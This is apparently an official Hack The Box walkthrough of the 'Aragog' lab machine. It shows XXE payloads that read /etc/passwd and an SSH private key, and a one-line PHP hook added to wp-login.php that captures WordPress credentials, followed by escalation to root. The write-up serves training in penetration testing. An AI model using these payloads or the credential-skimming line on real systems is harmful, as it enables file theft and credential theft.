



Hack The Box  
PEN-TESTING LABS



# Aragog

21<sup>st</sup> July 2018 / Document No D18.100.12

Prepared By: Alexander Reid (Arrexel)

Machine Author: egre55

Difficulty: **Medium**

Classification: Official



## SYNOPSIS

Aragog is not overly challenging, however it touches on several common real-world vulnerabilities, techniques and misconfigurations.

### Skills Required

- Intermediate knowledge of Linux


### Skills Learned

- Exploiting XML External Entities
- Enumerating files through XXE
- Exploiting weak file permissions



## Enumeration

### Nmap



Nmap reveals vsftpd (which has anonymous login enabled), OpenSSH and Apache.



## Dirbuster

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

http://10.10.10.78:80/

Scan Information Results - List View: Dirs: 0 Files: 1 Results - Tree View Errors: 1

Directory Structure	Response Code	Response Size
/	200	11949
icons	403	464
hosts.php	200	194

Current speed: 334 requests/sec (Select and right click for more options)  
Average speed: (T) 319, (C) 340 requests/sec  
Parse Queue Size: 0  
Total Requests: 38344/441100  
Current number of running threads: 100  
Time To Finish: 00:19:44

Back Pause Stop Report

DirBuster Stopped /pla.php

Dirbuster finds only a **hosts.php** file.



## Exploitation

### XML External Entities

Attempting to connect to FTP reveals only a **test.txt** file which contains some basic XML.

```
root@kali:~/Desktop/writeups/aragog# cat test.txt
<details>
  <subnet_mask>255.255.255.192</subnet_mask>
  <test></test>
</details>
root@kali:~/Desktop/writeups/aragog#
```

Sending the XML in a POST request to **hosts.php** results in some different output.

**Request**

Raw Params Headers Hex XML

POST /hosts.php HTTP/1.1  
Host: 10.10.10.78  
User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:52.0) Gecko/20100101 Firefox/52.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Connection: close  
Upgrade-Insecure-Requests: 1  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 88

<details>  
 <subnet\_mask>255.255.255.192</subnet\_mask>  
 <test></test>  
</details>

**Response**

Raw Headers Hex

HTTP/1.1 200 OK  
Date: Mon, 23 Jul 2018 04:23:20 GMT  
Server: Apache/2.4.18 (Ubuntu)  
Content-Length: 53  
Connection: close  
Content-Type: text/html; charset=UTF-8

There are 62 possible hosts for 255.255.255.192

Using this, it is trivial to craft a request that abuses external entities to read files on the system.

```
POST /hosts.php HTTP/1.1
Host: 10.10.10.78
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 232

<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE details [
<!ELEMENT subnet_mask ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<details>
  <subnet_mask>&xxe;</subnet_mask>
  <test></test>
</details>
```



After obtaining **/etc/passwd** through the XXE vulnerability, two home directories are discovered; **florian** and **cliff**. As OpenSSH is explicitly set to allow only publickey authentication, it can be taken as a hint that the private key may be left on the machine. The path is easy to guess, but it can be brute forced with a simple script.

```
Request
Raw Params Headers Hex XML
POST /hosts.php?c=id HTTP/1.1
Host: 10.10.10.78
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 228

<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE details [
<!ELEMENT subnet_mask ANY >
<!ENTITY xxe SYSTEM "/home/florian/.ssh/id_rsa" >]>
<details>
  <subnet_mask><xxe></subnet_mask>
  <test></test>
</details>

Response
Raw Headers Hex
HTTP/1.1 200 OK
Date: Mon, 23 Jul 2018 05:07:03 GMT
Server: Apache/2.4.18 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 1725
Connection: close
Content-Type: text/html; charset=UTF-8

There are 4294967294 possible hosts for -----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEA50DQtm0P78gZkBJJ/JcC5gmsI2l+tPH3wjlLAHaFmF7j4d
+YQEMbEg+yjj6/ybXJAsF8L2kUhfK56LdpmC3mf/s04romp90NkL9R4cu50B5ef8
lAj0g67dxWIo775TqYZrWUVnQ4n8dKG4Tb/z67+gT0R9LD9c0PhZwRsFQj8aKFFn
1R1B8n9/e1PB0AJ81PPxCc3RpVJdwbq8BLzrVXKNsg+SBudbB2c3rBC81Kle2CB+
Ix89HQ3deBCL3EpRXoYVQZ4EuCsDo7ULC8YSoEBgVx4IgQCWx34tXCme5cJa/Ujd
d4Lkst4w4sptYMHzzshnUDrkrDJ0q6oLL4FyKwIDAQABAoIBAAXwMmsX9CRbP0K
AQ0UANLqzKHwVpZa8W2UE74poc5t012b9xM2oDLuxVnRKmbYjEPZB+/au41K1bg
TzYI2b4mr90PYm9w9N1K6Ly/auI38+0uz6o5szDoBeuo9PS3rL2Qil0Z5Qz/7gFD
9YrRCUij3PaG46mvdJLmW8GmHjQ5+Z37wIouqsIANypMAY2t45v2Ak+SDhL/SDb
/cB3FfnOpKwQf3Z2Kn0GY3SLCWHtgmCYjTjMCW2Sh2wci0SBC3p1KkGyaSV
0qH/3gt7RXdlF3vdvACeuMmjjjARd+LnfSaiu714meDwiF27Knaun4N0+2x8JA1
shMbdCEcgYEA836Z4ocK8GM7akW09wC7PkvjAweILyq4izvYZg+88Rei0k411lTV
Uahyd7ojN6McSd6foNeRjmqckrK0mCq2hVOXYIWCgRIIj5WfIynPghdMCotIH
```

```
florian@aragog: ~
File Edit View Search Terminal Tabs Help

florian@aragog: ~ x root@kali: ~/Desktop

root@kali:~/Desktop/writeups/aragog# ssh -i id_rsa.key florian@10.10.10.78
Last login: Sun Jul 22 22:11:43 2018 from 10.10.14.2
florian@aragog:~$ id
uid=1000(florian) gid=1000(florian) groups=1000(florian)
florian@aragog:~$ pwd
/home/florian
florian@aragog:~$ ls
Desktop Downloads Music Public user.txt
Documents examples.desktop Pictures Templates Videos
florian@aragog:~$
```



## Privilege Escalation

### Web Server Write Access

Automated enumeration tools are not necessary to find the correct escalation vector in this case. As this is a CTF system, any type of user interaction must be automated. Running **ps aux** reveals a **whoopsie** user running **/usr/bin/whoopsie**. This binary can be reverse engineered (much more challenging) to obtain the SUDO password. The purpose of this binary is to simulate a user logging into the Wordpress installation at [http://aragog/dev\\_wiki](http://aragog/dev_wiki)

Since the entire **/var/www/html** directory is **chmod 777**, it is possible to modify **wp-login.php** to capture any supplied credentials. The login credentials are sent in **\$\_POST['log']** and **\$\_POST['pwd']**. Simple adding the following line after the **<?php** tag is enough.

```
file_put_contents("creds.txt",$_POST['log']. " - ".$_POST['pwd']);
```

Reusing the Wordpress password with **su** will grant a root shell.

```
root@aragog: /var/www/html/dev_wiki
File Edit View Search Terminal Tabs Help

root@aragog: /var/www... x root@kali: ~/Desktop x root@kali: ~/Desktop x

florian@aragog:/var/www/html/dev_wiki$ ls
creds.txt      wp-admin      wp-cron.php    wp-mail.php
index.php      wp-blog-header.php wp-includes     wp-settings.php
license.txt    wp-comments-post.php wp-links-opml.php wp-signup.php
readme.html    wp-config.php  wp-load.php     wp-trackback.php
wp-activate.php wp-content     wp-login.php    xmlrpc.php
florian@aragog:/var/www/html/dev_wiki$ cat creds.txt
Administrator - !KRgYs(JF0!&MTr)lf
florian@aragog:/var/www/html/dev_wiki$ su
Password:
root@aragog:/var/www/html/dev_wiki# id
uid=0(root) gid=0(root) groups=0(root)
root@aragog:/var/www/html/dev_wiki#
```